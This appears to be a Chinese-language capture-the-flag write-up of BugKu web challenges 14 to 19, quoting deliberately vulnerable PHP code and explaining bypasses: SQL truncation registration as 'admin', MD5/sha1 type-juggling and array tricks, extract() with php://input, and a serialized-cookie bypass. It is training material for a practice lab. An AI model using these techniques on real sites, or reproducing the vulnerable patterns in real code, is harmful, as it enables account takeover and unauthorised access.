
（十四）BugKu web SQL约束攻击

链接：http://123.206.31.85:49163/

WriteUp：盲猜不行，那只能注册了。用户名用admin发现已经被注册，题目提示SQL约束攻击。

解释一下SQL约束：其实利用的是数据库建表时，约束了字段的长度，例如username如果约束长度是2的话 输入超长的长度是只会保留约束长度的，例如varchar username(5) 那么当你输入一个用户名是helloworld 的时候 数据库只会存入 hello 。

那么我们就可以这样注册：admin后面跟很多空格，然后以任意字符结束，这样就可以绕过admin重复注册的判断。但最后数据存储的时候只会保留admin。在登陆即可




（十五）BugKu web md5 collision（md5碰撞）

链接：http://123.206.87.240:9009/md5.php

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

WriteUp：看上面的代码是不是很熟悉？MD5和php特殊的科学计数法。解题思路看第九题



（十六）BugKu web 各种绕过哦


链接：http://123.206.87.240:8002/web7/

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])
        print 'passwd can not be uname.';
    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);
    else
        print 'sorry!';
}
?>
```

WriteUp：uname和passwd不能为空，并且不能相等，但sha1的值需要一样，且id= margin，即可打印flag。sha1加密只能对字符串加密，不能对数组加密，即可以将uname和passwd变成数组，这样sha1加密就相等了。 解释可以看第九题。

百度 Bugku CTF

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?> Flag: flag{HACK_45hhs_213sDD}
```




（十七）BugKu web txt？？？？

链接：http://123.206.87.240:8002/web8/

```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```


WriteUp：extract() 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。也就是get值是ac和fn两个值，变成数组，可以直接提取。
file_get_contents（fn）把整个文件读入fn字符串中，因此直接写
/?ac=1&fn=1是不行的，fn需要读取，可以用到php://input。



这里的ac=fn=1只是为了和下面的post data值相等，单元小白能理解这层意思，因为在hackbar里面post必须为变量=值，直接给值是不能运行了，因此给值为fn=1，相应的ac=fn=1，要把这里的“fn=1”看成字符串。如果你用burp suite，就明确一点。

（十八）BugKu web 细心

链接：http://123.206.87.240:8002/web13/
WriteUp：一顿操作之后没发现东西，上扫描吧。



发现robots.txt访问得resusl.php。访问http://123.206.87.240:8002/web13/resusl.php

```
if ($_GET[x]==$password) 此处省略1w字
```

要给个x值，猜一猜admin，得到flag。
也可以用burp suite爆破，结果一样。

（十九）BugKu web flag.php


提示：hint

链接：http://123.206.87.240:8002/flagphp/

WriteUp：输入账号密码，发现login没有反应，看提示hint，给个值看看。出现一堆代码：

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>
<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


发现cookie反序列化后等于KEY的值就行了，KEY='ISecer:www.isecer.com'，给cookie值。



测试了很多次发现没反应，仔细一看代码，发现cookie和key在对比的时候，key还未被赋值，也就是为空的状态。用php测试了一下，空的序列化值。如下：

```
Array ( [0] => abs [1] => ISecer:www.isecer.com [2] => ) a:3:{i:0;s:3:"abs";i:1;s:21:"ISecer:www.isecer.com";i:2;s:0:"";}
Array ( [0] => abs [1] => ISecer:www.isecer.com [2] => )
```

也就是s:0:"";在试一试，



成功，得到flag。

总结

这期得学习才感觉到有点意思了，因为php我不太会，导致读代码费力，一个一个查，做起来也很慢，也看了很多得前辈们得做题思路，总结了一下自己思路。
如果有不恰之处，还望大佬指出。如果文章中存在侵权或者未经授权等现象，还望私聊我。